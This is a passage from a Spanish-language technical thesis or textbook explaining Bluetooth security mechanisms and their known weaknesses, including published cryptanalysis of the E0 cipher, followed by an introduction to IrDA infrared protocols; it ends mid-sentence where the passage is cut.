- Dispositivos de no confianza: tienen acceso limitado.

Los servicios también pueden ser catalogados en tres niveles de seguridad:

- Servicios abiertos, a los cuales puede acceder cualquier dispositivo.
- Servicios que requieren sólo autenticación, a los cuales puede acceder cualquier dispositivo que se haya autenticado, puesto que habrá demostrado que comparte una clave de enlace con el proveedor del servicio.
- Servicios que requieren autenticación y autorización, a los cuales sólo tendrán acceso aquellos dispositivos que sean de confianza (y así estarán marcados en la base de datos del servidor).

El sistema puede proveer seguridad tanto a nivel de aplicación como a nivel de enlace.

Para mantener la seguridad a nivel de enlace, los parámetros utilizados son:

- La dirección del dispositivo Bluetooth (BD_ADDR).
- La clave de usuario privado de autenticación.
- La clave de usuario privado de cifrado.
- Un número aleatorio (RAND).

La BD_ADDR tiene una longitud fija de 48 bits y es única para cada dispositivo Bluetooth, siendo asignada por el IEEE.

La clave de autenticación tiene una longitud fija de 128 bits, mientras que la de cifrado, que normalmente se obtiene a partir de la de autenticación, durante el proceso de autenticación, tiene una longitud variable, entre 1 y 16 octetos, es decir entre 8 y 128 bits.

El número aleatorio vendrá derivado de un proceso aleatorio o pseudo-aleatorio que tendrá lugar en la unidad Bluetooth. Este parámetro cambiará frecuentemente.

Además ofrece mecanismos de seguridad en las siguientes capas de protocolo:

2.3.11.2 ELEMENTOS DE SEGURIDAD EN BLUETOOTH.

2.3.11.2.1 Seguridad A Nivel de Banda Base.

Bluetooth trabaja en la frecuencia de 2.4GHz de la banda ISM (Industrial, Scientific and Medical) disponible a nivel mundial que no requiere licencia de operador con el fin de evitar interferencias con otras tecnologías que operan en la misma banda de frecuencias, Bluetooth emplea la técnica del salto de frecuencia (FHSS, Frequency Hopping Spread Spectrum) que consiste en dividir la banda en 79 canales (23 en España, Francia y Japón)




Figura24: Slot de tiempo en la seguridad a nivel de banda base.

Durante el establecimiento de la conexión de una piconet el dispositivo maestro genera una tabla pseudoaleatoria con el patrón de saltos de frecuencia que deben utilizar los dispositivos pertenecientes a la piconet durante las comunicaciones el intercambio de la tabla de saltos desde el maestro hacia el esclavo (o esclavos) se realizan en un canal determinado del espectro de frecuencias, de forma que todos los dispositivos puedan acceder a ella.

Una vez establecida la Piconet, el dispositivo esclavo recibe un paquete FHS (Frequency Hop Synchronization) que les permite sincronizar su reloj interno con el reloj del maestro agregando un desplazamiento a su reloj interno como los relojes funcionan con independencia a lo largo de la comunicación se ha de actualizar regularmente los desplazamientos.

Una vez comenzada la comunicación, e intercambio de paquetes de datos se realiza de acuerdo con el patrón de saltos de frecuencia establecido y una velocidad marcada por el reloj interno. Es decir que en cada instante de tiempo cada dispositivo escribirá o escuchará durante su time slot en un determinado canal de espectro.

En definitiva, la técnica de saltos de frecuencia empleada por Bluetooth garantiza, en principio, la partición exclusiva de dispositivos autorizados en una piconet y una comunicación libre de escuchas por parte de usuarios ajenos a la misma.

El problema es que si un atacante dispusiera de una tabla de frecuencias generada por el dispositivo maestro de una piconet éste podría sincronizar su módulo Bluetooth con el resto de dispositivos de la piconet y participar en la comunicación, capturando el tráfico e inyectando paquetes ya que el intercambio de tablas de secuencias de saltos se lleva a

cabo en una frecuencia conocida, un dispositivo malicioso podría estar escuchando constantemente y capturar estas tablas y sincronizarse con una piconet.

2.3.11.2.2 Seguridad A Nivel de Enlace.

Se definen tres mecanismos a nivel de enlace.

- Autenticación.
- Autorización.
- Cifrado de Datos.

2.3.11.2.2.1 Autenticación: este mecanismo es utilizado por un dispositivo (verificador) para identificar a otro quien le ha realizado una petición de conexión (demandante) para esto, después del envío de la conexión, el dispositivo demandante recibe un número aleatorio de 128 bits (AU_RAND_A) por parte del dispositivo verificador con el cual podrá obtener un valor calculado con la ayuda del algoritmo de autenticación E_1 (SRES). Este valor es enviado al dispositivo verificador para ser comparado con el valor calculado por este dispositivo ($SRES'$) y en caso de que ambos coincidieran, se podrá determinar que el dispositivo demandante ha sido autenticado ($SRES = SRES'$).




Figura 25: Proceso de Autenticación.

Para generar los $SRES_S$, E_1 hace uso de la dirección del dispositivo demandante (BD_ADDR_B), una clave de enlace determinada y el AU_RAND_A . E_1 También genera el parámetro ACO (Authenticated Ciphering Offset, Compensación Cifrada Autenticada) mismo que es utilizado en el mecanismo de encriptación. El BD_ADDR

utilizado en una dirección de 48 bits es único para cada dispositivo las claves de enlace, por cuestión de seguridad pueden ser temporales o semipermanentes y al momento de transmitirse deben estar previamente encriptadas para evitar que sean legibles si llegan a ser capturadas, De acuerdo a las siguientes circunstancias estas claves pueden llegar a ser generadas.

Por una unidad (clave de unida, K_A) cuando un dispositivo Bluetooth es instalado desde una unidad A esta clave es usada en todas la conexiones hechas por A.

Por cada par de unidades A y B (clave de combinación K_{AB}), para obtener una mayor seguridad. Esta clave es usada en las conexiones realizadas entre A y B.

Por un dispositivo maestro (clave maestra, K_{master}), para la realización de transmisiones multipunto.

Durante la inicialización de un dispositivo (clave de inicialización, K_{init}), cuando no se logra establecer una clave de enlace K_{AB} .

Las claves K_A y K_{AB} se crean a través del algoritmo E_{21} utilizando como parámetros un número aleatorio y la dirección del dispositivo BD_ADDR .




Figura26: Algoritmo E_{21} .

Las claves K_{init} y K_{master} se crean mediante el algoritmo E_{22} utilizando un número aleatorio y un PIN común para cada dispositivo




Figura27: algoritmo E_{22} .

El RAND es un número aleatorio de 128 bits generado por el software, también generado para el proceso de encriptación.

PIN es un número generado por el usuario que puede ser de uno hasta 16 bytes dependiendo del número de seguridad que se desea agregarle al sistema. E_{21} Y E_{22} al igual que E_1 están basados en el algoritmo de cálculo por bloque SAFE+ (Secure and Fast Encryption Routine, Rutina de Encriptación Rápida y Segura).

2.3.11.2.2 Autorización: este procedimiento determina los derechos que tiene un dispositivo Bluetooth para acceder a los servicios que ofrece un sistema. El mismo que se lleva a cabo mediante niveles de confianza los dispositivos tiene 3 niveles de confianza, los cuales determinan la capacidad de acceso a los servicios: total, parcial o restringida y nula.

- Un dispositivo de confianza mantiene una relación de emparejamiento y dispone de acceso sin restricciones a todos los servicios.
- Un dispositivo de confianza restringida mantiene una relación de emparejamiento y solo dispone de acceso restringido a uno o varios servicios, pero no a todos.
- Un dispositivo no confiable es aquel que puede o no mantener una relación de emparejamiento pero que no es de confianza. No se permite el acceso a ningún servicio.

Si un dispositivo de confianza intenta acceder a un servicio restringido, no requiere de un procedimiento de confirmación, accede de forma transparente. Y si un dispositivo no confiable intenta acceder a un servicio restringido se requiere de un procedimiento explícito de confirmación por parte del usuario para permitir o denegar el acceso a ese dispositivo durante la sesión de conexión actual.

Todo dispositivo Bluetooth dispone de una base de datos interna con su lista de dispositivos de confianza que tiene el siguiente formato:

CAMPO	ESTADO	CONTENIDO
BD_ADDR.	Obligatorio.	Dirección MAC del Dispositivo.
Nivel de Confianza.	Obligatorio.	De Confianza/No de Confianza.
Clave de Enlace.	Obligatorio.	Clave de enlace K_{ab} .
Nombre.	Opcional.	Nombre del Dispositivo (Cadena).

Tabla: 4: formato de la lista de la base de datos interna de un dispositivo Bluetooth.

2.3.11.2.2.3 Cifrado de Datos: protege la información que se transmite en un enlace entre dispositivos Bluetooth. Garantiza la confidencialidad del mensaje transmitido, de forma que si el paquete es capturado por un usuario que no posea la clave de descifrado, el mensaje le resultara ininteligible.

Su implementación es opcional, pero necesita que se haya producido anteriormente una autenticación. El maestro y el esclavo deben ponerse de acuerdo en utilizar cifrado o no. En caso afirmativo, deben determinar el tamaño de la clave de cifrado, para lo cual, maestro y esclavo intercambian mensajes hasta alcanzar un acuerdo. No siempre es posible llegar a un acuerdo sobre el tamaño de la clave, en este caso se indica a las unidades Bluetooth que no se les permite comunicarse utilizando cifrado en el enlace.

Tras esta negociación comienza el proceso de cifrado:

El maestro genera una clave de cifrado K_c de 128 bits usando el algoritmo $E3$, el cual requiere como parámetros de entrada un, la clave de enlace K_{AB} generada durante el procedimiento de emparejamiento y número COF (Ciphering Offset) de 96 bits basado en el valor temporal ACO (Authenticated Ciphering Offset) calculando durante el procedimiento de autenticación.




Figura 28: Algoritmo $E3$.

Una vez que la clave de cifrado se ha generado con éxito, el maestro se encuentra en condiciones de transmitir datos cifrados, para lo cual debe detener temporalmente el tráfico de datos de los niveles superiores y así evitar la recepción de datos corruptos.

2.3.11.2.3 Safer+ (Secure and Fast Encryption Routine): es un algoritmo simétrico de cifrado de datos de tipo IBC (Iterated Block Ciphers) que utiliza bloques de 128 bits. Bluetooth hace uso del algoritmo de cifrado SAFER+ durante la generación de las claves de autenticación y de cifrado.

- Generación de la clave K_{init} con el algoritmo $E22$.
- Generación de la clave de enlace K_{ab} con el algoritmo $E21$.
- Proceso de autenticación con el algoritmo $E1$.
- Generación es la clave de cifrado K_c con el algoritmo $E3$.

Sin embargo, SAFER+ no es utilizado para cifrar el enlace de datos, para esta función Bluetooth utiliza el algoritmo $4LFSR$, que es un cifrador de flujo adecuado para cifrador rápido de datos.

2.3.11.3 PROCESO DE CIFRADO EN BLUETOOTH.

La especificación de Bluetooth, permite tres modos de cifrado diferente:

- Modo 1: ninguna parte del tráfico de datos es cifrada.
- Modo 2: el tráfico general va sin cifrar, pero el tráfico dirigido individualmente se cifra según las claves individuales de la conexión.
- Modo 3: todo el tráfico es cifrado acorde a la clave de cifrado.

La información de usuario es protegida por cifrado de la carga útil (Payload), ya que el código de acceso y la cabecera del paquete nunca son cifrados. El cifrado se lleva a cabo con el algoritmo de cifrado *E0*, que consiste básicamente en tres partes como lo muestra en la siguiente figura.




Figura 29: Algoritmo de cifrado *E0*.

Una parte que realiza la inicialización (generación de la clave de carga útil). Una segunda parte que es el generador de cadenas de claves, y la tercera parte en la que se realiza cifrado o el descifrado.

Los parámetros de entrada a dicho algoritmo será la clave de cifrado que se obtiene del algoritmo *E3*, la *BD_ADDR* del maestro y el reloj del mismo y un número aleatorio.

El generador de clave de *KeyStream* combina los bits de entrada de una forma apropiada y los guarda en 4 registros de desplazamiento retroalimentados, conocidos como *Linear Feedback Shift Register (LSFR)* estos registros son de 25, 31, 33 y 39 bits (128 en total) este método viene derivado del generador de cifrado de Streams de Massey y Rueppel.

Cuando el cifrado está activo, el maestro envía un número aleatorio (RAND) al esclavo. Antes de la transmisión de cada paquete, el LSFR se inicializa en el generador de clave

de carga mediante la combinación de RAND, la identificación del maestro, la clave de cifrado, K_c y el número de reloj (o número de slot).

Como el tamaño de la clave de cifrado varía desde 8 a 128 bits, tiene que ser un “negociado” entre los dispositivos previamente. En cada dispositivo hay un parámetro que define la longitud máxima permitida de la clave, en esta negociación, el maestro manda su sugerencia al esclavo, y este puede aceptarla o enviar otra sugerencia. Así hasta que haya consenso entre los dispositivos, o uno de ellos aborte la negociación en cada aplicación, hay definido un tamaño mínimo de clave aceptable, y si estos requerimientos no son cumplidos por estos dispositivos, la aplicación aborta la negociación, y el cifrado no puede ser usado. Esto es necesario para evitar la situación donde uno de los dispositivos fuerce un cifrado débil algún fin malicioso.

Finalmente genera el *KeyStream* (K_{Cipher}) que es sumada en modulo -2 a los datos que se deseen cifrar.

El descifrado se realiza exactamente de la misma manera usando la misma clave que se usó para el cifrado.

Cada paquete de carga útil es cifrado separadamente, lo cual se consigue si tenemos en cuenta que una de las entradas al algoritmo E_0 es el reloj del maestro, el cual cambia una unidad de intervalo de tiempo ($625\mu s$), por lo que la clave de carga útil será diferente para cada paquete, excepto para aquellos que ocupen mas de un intervalo de tiempo, en cuyo caso el valor del reloj del primer intervalo de tiempo del paquete será el que se utilizara para todo el paquete.




Figura 30: Descripción funcional del procedimiento de cifrado.

2.3.12 DEBILIDADES DE LA SEGURIDAD BLUETOOTH.

2.3.12.1 Generales.

- No está demostrada la fuerza del generador Pseudoaleatorio del procedimiento "challenge – Response". Se podrían producir números estáticos o repeticiones periódicas que redujeran su efectividad.
- Pins Cortos son permitidos. De hecho se puede elegir la longitud del PIN, que va de entre 1 a 16 bytes. Normalmente los usuarios los prefieren muy cortos.
- No hay una forma "Elegante" de generar y distribuir el PIN. Establecer PINs en una red Bluetooth grande y con muchos usuarios puede ser difícil, y esto lleva normalmente a problemas de seguridad.
- La longitud de la clave de cifrado es negociable. Es necesario un procedimiento de generación de claves más fuerte.
- En el caso del modo 3, la clave maestra es compartida. Es necesario desarrollar un esquema de transmisión de claves mejorado.
- No existe autenticación de usuarios. Solo esta implementada la autenticación de dispositivos.
- No hay límites de intentos de autenticación.
- El algoritmo de cifrado por bloques E0, es muy débil.
- La autenticación es un simple "challenge – response" con hashes. Según esta diseñado, el esquema es vulnerable a ataques "Man in the Middle".
- Los servicios de seguridad son limitados. Servicios de auditoría, de no repudio, etc., no están implementados.

2.3.12.2 Vulnerabilidad del Cifrado.

Dejando aparte de que el cifrado es opcional, además veremos que carece de varias vulnerabilidades.

El algoritmo de cifrado por bloques E0 es débil. Aunque se perfilaba como relativamente seguro hace pocos años. Su sistema de creación del Stream para el cifrado es mucho más complejo, y soluciona los problemas de reutilización. De claves como el que tiene el RC_4 del wifi (802.11b).

Sin embargo como con todos los algoritmos de cifrado, su seguridad va cayendo paulatinamente.

Aunque *Eo* permite longitudes de clave que van de 1 hasta 16 bytes (8 – 128 bits), Jakobbson y Wetzel presentaron un ataque con complejidad matemática de $O(2^{100})$ (esto es el equivalente a reducir la longitud de clave de 128 a 100 bits).

Posteriormente Fluhrer y Lucks presentaron otro ataque que requería desde $O(2^{73})$ hasta $O(2^{84})$, dependiendo de la cantidad de keystream capturado.

Se puede decir que las posibilidades de ataque de recuperación de la clave de cifrado no eran efectivas, considerando que para conseguir un $O(2^{73})$ había que tener unos 14.000 gigas de keystream.

Los ataques se han ido perfeccionando hasta que el 2004 Yi Lu y Serge Vaudenay presentaron un nuevo ataque de correlación que resuelve en $O(2^{37})$ con una cantidad de keystream. Consecutivos de 64 gigas, mejorándolo en el CryptoAsia 2004 a 2^{40} operaciones simples solo con los primeros 24 bits de 2^{35} frames.

- Uso parcial del reloj. El reloj del dispositivo maestro es un parámetro de entrada para la generación del *Stream* de cifrado, aunque parece que por un fallo de diseño el bit más significativo de su valor es ignorado, permitiendo este hecho entre otras cosas ataques tipo Man in The Middle.
- Los datos cifrados pueden ser manipulados. Incluso con el cifrado más fuerte, las características de los cifrados de *Stream* permiten que los datos interceptados en un ataque Man in The Middle puedan ser convenientemente manipulados dependiendo de la cantidad de texto cifrado conocida. Así es posible manejar cabecera IP.

2.3.12.3 Vulnerabilidades de la seguridad.

Son debidas principalmente a prácticas de codificación errónea en el desarrollo de los servicios RFCOMM, al desconocimiento de los protocolos de seguridad Bluetooth y demás (OBEX), y la reutilización de servicios antiguos para protocolos diferentes.

2.3.12.3.1 Permisos IrMC.

- IrMC define los permisos de acceso para los objetos comunes.
- Hay objetos visibles aunque el servicio sea “no emparejado”.
- Servicios abiertos intencionadamente.

2.3.12.3.2 Errores de Pila.

- Buffer Overflows.
- Fallos en la implementación de servicios como en el chequeo de la longitud de datos o la integridad de paquetes en OBEX, o terminaciones NULL.

2.3.12.3.3 Servicios ocultos.

- Servicios con los más altos privilegios se dejan abiertos pero escondidos.
- Canales traseros para hacerle la vida más fácil a otros dispositivos.
- Acceso completo al comando AT, y por lo tanto a todo el dispositivo

2.4 TECNOLOGIA INFRARROJO

2.4.1 Origen y evolución de la tecnología infrarrojo.

La tecnología basada en infrarrojos es una de las antiguas en la aplicación de la tecnología sin hilos sobre ordenadores, por lo que se pueden encontrar múltiples equipos dotados de la misma para comunicarse con el ordenador e intercambiar información. Esta técnica es la misma utilizada por los mandos a distancia de nuestros televisores, videos, etc. y se basa en la radiación infrarroja (IR) utilizando un haz luz, confinado y enfocable, dentro del espectro de frecuencia infrarrojo que se modula con información y la transporta desde el emisor a un receptor a una distancia relativamente corta, donde está ubicado un dispositivo que convirtiendo esta señal de luz en la información que permite la interoperatividad entre ellos.

La cadena de entornos implicados podría representarse como se detalla en la figura

En la que desde una aplicación con interfaz gráfico de usuario, por medio de un software formado por el denominado driver específico, a través de un modem de infrarrojos y el transductor de señales, quedaría completa la cadena mínima de entornos o participantes.



Figura31: Entorno de la tecnología infrarrojo.

2.4.2 Inicios de la tecnología IrDa.

Uno de los primeros métodos de transmisión que aparecieron para la comunicación entre dispositivos electrónicos fue el estándar IrDa que adopta el mismo nombre de la asociación que los produce: IrDA, (“Infrared Data Association) creado en 1993 en conjunto entre HP, IBM, Sharp y otras compañías.

2.4.2.1 Características.

Característica	Valor
Tipo de Transmisión	Infrarroja Difusa
Alcance	Máximo de 10 metros entre equipos.
Acceso básico	5 Mbps
Acceso avanzado	10Mbps
Longitud de onda	850 a 950 nm
Transmisión	1 y 2 Mbps de transmisión, 16PPM y 4 PPM

Figura 5: Tabla de características de IrDa.

2.4.3 Tecnología IrDA.

Con el fin de estructurar las comunicaciones realizadas con esta técnica se creó el IrDA (The Infrared Data Association) que es una organización patrocinada por la industria y fundada en 1993 con el objetivo de crear los estándares internacionales de hardware y software para hacer posible las comunicaciones inalámbricas mediante luz infrarroja.

El estándar IrDA ha ido evolucionando desde el estándar original, conocido como IrDA 1.0, que permitía la transferencia de datos a un velocidad de hasta 115.2 Kbps hasta el IrDA 1.1 con velocidades de 4 Mbps y capacidad para la transferencia de unidades de datos de 2048 bytes

Debido a la sencillez de su circuitería, consistente en un codificador / decodificador para la transmisión o recepción, y un transductor de infrarrojos (el LED en el transmisor y el fotodiodo en el receptor), podemos encontrar esta tecnología montada en la mayoría de los ordenadores portátiles, móviles, cámaras digitales y otros cientos de dispositivos. Para cubrir todas las necesidades del mercado, encontramos dos aplicaciones distintas:

- Irda-Data.
- Irda-Control.




Figura 32: Codificador decodificador de transmisión.

2.4.3.1 IrDA-DATA.

IrDA-DATA (IrDA-D) permite la comunicación bidireccional entre dos extremos a velocidades que oscilan entre los 9600 bps y los 4 Mbps dependiendo del tipo de transmisión (Síncrona o Asíncrona), la calidad del controlador que maneja los puertos infrarrojos, el tipo de dispositivo, y por supuesto, la distancia que separa ambos extremos. Precisamente, este es uno de los puntos problemáticos, ya que aunque la distancia entre emisor y receptor puede alcanzar los dos metros, no se recomienda que sea superior a un metro. Por no hablar de los puertos de bajo consumo instalados en móviles y pequeños PDAs, cuyo rango de acción se reduce a no de 30 cm. En cualquier caso, hemos de situar los dispositivos en un ángulo máximo de 30 grados y asegurarse de que no existen obstáculos entre ellos.




Figura 33: Transmisión IrDA-DATA.

Para que la transmisión en IrDA-Data sea posible, se cuenta con tres protocolos básicos e imprescindibles y un juego de protocolos opcionales.

2.4.4 PROTOCOLOS IRDA.

2.4.4.1 PHY (Physical Signaling Layer): Define la distancia máxima entre equipos, la velocidad de transmisión y el modo en el que se transmite la información.

2.4.4.2 IrLAP (Link Access Protocol). Proporciona la conexión del dispositivo facilitando la comunicación y estableciendo los procedimientos para la búsqueda e identificación de otros dispositivos que se encuentren preparados para comunicarse.

2.4.4.3 IrLMP (Link Management Protocol) e IAS (Information Access Service). Gestiona la multiplexación de la capa IrLAP, haciendo posible la existencia de múltiples canales sobre una conexión IrLAP.

Los opcionales son: IrDA Lite, Tiny TP, IrOBEX, IrCOMM, IrLAN.

2.4.4.4 IrDA Lite: Su finalidad es reducir la implementación de los básicos sin comprometer la funcionalidad de los mismos.

2.4.4.5 Tiny TP: Protocolo de nivel de Transporte encaminado a proporcionar el control de flujo, segmentación y re ensamblaje de datos.

2.4.4.6 IrOBEX: Protocolo nivel de Aplicación para intercambio de objetos normalizando el intercambio de estos entre cualquier dispositivo.

2.4.4.7 IrCOMM: Su objetivo es resolver la problemática de la comunicación de equipos que disponiendo de puertos serie y/o paralelo desean el intercambio de información por infrarrojos.

2.4.4.8 IrLAN: Protocolo para el entorno de redes de área local.

2.4.5 ESTRUCTURA IrDA: Se define una organización en capas, Además cualquier Dispositivo que quiera obtener la conformidad de IRDA ha de cumplir los protocolos obligatorios (azul), no obstante puede omitir alguno o todos los protocolos opcionales (verde). Esta diferenciación permite a los desarrolladores optar por diseños más ligeros y menos costosos, pudiendo también adecuarse a requerimientos más exigentes sin que sea necesario salirse del estándar IRDA.




Figura 34: Estructura IrDA.

Una imagen completa de protocolos, escenarios y participantes sería lo que se presenta a continuación donde se detallan las pilas de protocolos antes mencionados, así como otros elementos participantes.

2.4.5.1 Escenarios de la estructura Irda.

Escenarios de protocolos de usuarios.

Escenarios de los protocolo de driver.

Escenario de estructuración de la información a nivel de trama.

Escenario de nivel físico.




Figura 35: Escenarios de la Estructura Irda.

2.4.5.2 MODOS DE TRANSMISION.

A la hora de transmitir, las estaciones infrarrojas pueden usar tres tipos de métodos para ello:

2.4.5.2.1 Punto a punto: En el modo punto a punto, el tipo de emisión por parte del transmisor se hace de forma direccional. Por ello, las estaciones deben verse directamente, para poder dirigir el haz de luz directamente de una hacia la otra. Por este motivo, este es el tipo de red inalámbrica más limitado, pues a todos los inconvenientes de las comunicaciones infrarrojas hay que unir el hecho de tener que colocar las estaciones enfrentadas. Este método se suele usar en redes inalámbricas Token Ring, donde el anillo está formado por una unión de enlaces punto a punto entre las distintas estaciones, conformando cada uno de los segmentos.

2.4.5.2.2 Casi- difuso: En el modo casi-difuso, el tipo de emisión es radial; esto es, la emisión se produce en todas direcciones, al contrario que en el modo punto a punto. Para conseguir esto, lo que se hace es transmitir hacia distintas superficies reflectantes, las cuales redirigirán el haz de luz hacia la/s estación/es receptora/s. De esta forma, se rompe la limitación impuesta en el modo punto a punto de la direccionalidad del enlace. En función de cómo sea esta superficie reflectante, podemos distinguir dos tipos de reflexión:

2.4.5.2.1.1 Reflexión Pasiva: En la reflexión pasiva, la superficie reflectante simplemente refleja la señal, debido a las cualidades reflexivas del material.

2.4.5.2.1.2 Reflexión Activa: En la reflexión activa, por el contrario, el medio reflectante no sólo refleja la señal, sino que además la amplifica. En este caso, el medio reflectante se conoce como satélite.

Destacar que, mientras la reflexión pasiva es más flexible y barata, requiere de una mayor potencia de emisión por parte de las estaciones, debido al hecho de no contar con etapa repetidora.

2.4.5.2.3 Difuso: El modo de emisión difuso, por otro lado, se diferencia del casi-difuso en que debe ser capaz de abarcar, mediante múltiples reflexiones, todo el recinto en el

